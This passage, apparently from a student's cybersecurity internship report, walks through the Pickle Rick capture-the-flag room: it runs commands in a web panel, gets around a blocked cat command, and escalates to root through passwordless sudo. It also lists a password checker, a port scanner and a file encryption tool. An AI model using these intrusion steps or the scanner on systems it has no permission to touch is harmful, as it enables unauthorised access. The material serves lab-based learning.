


Fig2.4: Login using credentials

Exploitation -

- After successful login , a command panel gets open




Fig2.5: Command Panel

- We ran the ls command to list the files and we found a text file by the name of Sup3rS3cretPickl3Ingred.txt




Fig2.6:command ls listed all files

- We have used cat command but we were intercepted by Mr. Meeseek he says that cat command is restricted.
- Lets's find the alternative of ls , less command




Fig2.7: less used to display the content of file

- To find the local flag , enumerate the directories and most probably it may present in the home




Fig2.7: list the files of /home directory

- Here , rick is found .
- Now , to see the content inside rick




Fig2.8 : It Displays the content inside rick

- This is the local flag or 1st ingredient
- Now use sudo -l , to check the way to escalate the privilege

Fig2.9 : using sudo with no password can give all access to root

- Using sudo ls /root , it list the content of root user and it has 3rd.txt file





Fig2.10 : list the file of root



- We got the final ingredient or flag of this challenge i.e. **fleeb juice** .


Congratulations on completing Pickle Rick!!!
Points earned
90
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
1

Task-3

1) Password Strength Checker

Create a Python program to evaluate password strength based on length, uppercase/lowercase letters, numbers, and special characters. Provide feedback like "Weak," "Moderate," or "Strong."

```
import re
def check_password_strength(password):
    strength = 0
    if len(password) >= 8:
        strength += 1
    if re.search(r'[A-Z]', password):
        strength += 1
    if re.search(r'[a-z]', password):
        strength += 1
    if re.search(r'\d', password):
        strength += 1
    if re.search(r'[!@#$%^&*(),.?":{}|<>]', password):
        strength += 1
    if strength <= 2:
        return "Weak Password ❌"
    elif strength == 3 or strength == 4:
        return "Moderate Password ⚠️"
    else:
        return "Strong Password ✅"

# Main program
password = input("Enter your password: ")
print(check_password_strength(password))
```




Fig1.1: Its give alert to the type of password used

2) Basic Port Scanner

Write a Python script to scan open ports on a given IP address and port range. Handle invalid inputs and display open ports

```
import socket
import ipaddress
def scan_ports(ip, start_port, end_port):
    open_ports = []
    for port in range(start_port, end_port + 1):
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(0.5)
            result = sock.connect_ex((ip, port))
            if result == 0:
                open_ports.append(port)
            sock.close()
        except Exception as e:
            print(f"Error scanning port {port}: {e}")
    return open_ports
# Main program
try:
    target_ip = input("Enter the IP address to scan: ")
    ipaddress.ip_address(target_ip)  # Validate IP
```

```
        start_port = int(input("Enter start port: "))
        end_port = int(input("Enter end port: "))
        if start_port > end_port:
            print("Invalid port range!")
        else:
            print(f"Scanning {target_ip} from port {start_port} to {end_port}...")
            open_ports = scan_ports(target_ip, start_port, end_port)
            if open_ports:
                print(f"Open ports: {open_ports}")
            else:
                print("No open ports found.")
    except ValueError:
        print("Invalid IP address or port number entered.")
```

```
PS F:\PythonProject> & C:/Users/Recon/AppData/Local/Programs/Python/Python313/python.exe "f:/PythonProject/Basic Port Scanner.py"
Enter the IP address to scan: 45.33.32.156
Enter start port: 20
Enter end port: 100
Scanning 45.33.32.156 from port 20 to 100...
Open ports: [22, 80]
PS F:\PythonProject>
```

Fig2.1: Port 22 , 80 are open on ip: 45.33.32.156

3) File Encryption/Decryption Tool

Create a Python program to encrypt and decrypt text files using a secret key with the cryptography library. Include options to save the output as a new file

pip install cryptography

```
from cryptography.fernet import Fernet
# Function to generate and save a secret key
def generate_key():
    key = Fernet.generate_key()
    with open("secret.key", "wb") as key_file:
        key_file.write(key)
    print("Secret key generated and saved as 'secret.key'."
# Function to load the secret key
def load_key():
    return open("secret.key", "rb").read()
# Function to encrypt a file
def encrypt_file(filename, key):
    f = Fernet(key)
    with open(filename, "rb") as file:
        data = file.read()
    encrypted = f.encrypt(data)
    with open(filename + ".encrypted", "wb") as file:
        file.write(encrypted)
    print(f"File encrypted and saved as '{filename}.encrypted'.")

# Function to decrypt a file
def decrypt_file(encrypted_filename, key):
    f = Fernet(key)
    with open(encrypted_filename, "rb") as file:
```

```
        encrypted_data = file.read()
    decrypted = f.decrypt(encrypted_data)
    with open("decrypted_" + encrypted_filename.replace(".encrypted", ""), "wb") as
file:
        file.write(decrypted)
    print(f"File decrypted and saved as
'decrypted_{encrypted_filename.replace('.encrypted', '')}'.")
# Main function
def main():
    print("\nFile Encryption/Decryption Tool")
    print("1. Generate Key")
    print("2. Encrypt File")
    print("3. Decrypt File")
    choice = input("Enter your choice (1/2/3): ")
    if choice == "1":
        generate_key()
    elif choice == "2":
        key = load_key()
        filename = input("Enter the filename to encrypt (e.g., data.txt): ")
        encrypt_file(filename, key)
    elif choice == "3":
        key = load_key()
        filename = input("Enter the filename to decrypt (e.g., data.txt.encrypted): ")
        decrypt_file(filename, key)
    else:
```

```
        print("Invalid choice.")
if __name__ == "__main__":
    main()
```

Fig3.1: It encrypts secret.key file and decrypts it

Learning Outcomes

- **Technical Proficiency**: I gained practical experience in various cybersecurity tools and techniques, including vulnerability scanning, penetration testing, and cryptographic analysis.
- **Understanding of Cybersecurity Lifecycle**: I developed a comprehensive understanding of the steps involved in securing systems, from initial vulnerability assessment to implementing mitigations.
- **Problem-Solving Skills**: Tackling complex security challenges enhanced my analytical thinking and my ability to devise effective solutions under pressure.
- **Professional Development**: My experience improved my ability to work in a team, communicate technical information clearly, and manage time efficiently in a fast-paced environment.

Challenges and Solutions

- Adapting to Complex Tools: Initially, mastering advanced cybersecurity tools like Metasploit and Wireshark was challenging. I overcame this by dedicating time to study tutorials and practicing in a simulated environment, which significantly improved my proficiency.
- Handling Advanced Security Scenarios: The complexity of real-world security threats required a deep understanding of underlying principles. I tackled this by engaging in continuous learning and seeking guidance from my coordinator and team members.

Conclusion

My internship at Hack Secure was an enriching experience that significantly expanded my knowledge and skills in cybersecurity. The practical exposure to real-world security challenges and the application of advanced tools have solidified my interest in pursuing a career in cybersecurity. This experience has been instrumental in preparing me for the complexities of the cybersecurity field.

Acknowledgments

I express my sincere gratitude to Hack Secure, especially my mentor, Mr. Aman Pandey, and assistant mentor Mr. Prabhat Raj, for their guidance and support throughout my internship. I also thank Amrita Vishwa Vidyapeetham for providing this internship opportunity, which has been crucial in my personal and professional development.

This report encapsulates the essence of my internship experience, highlighting the integration of academic knowledge with practical skills in a professional setting. It reflects my journey of learning, growth, and development in the field of cybersecurity.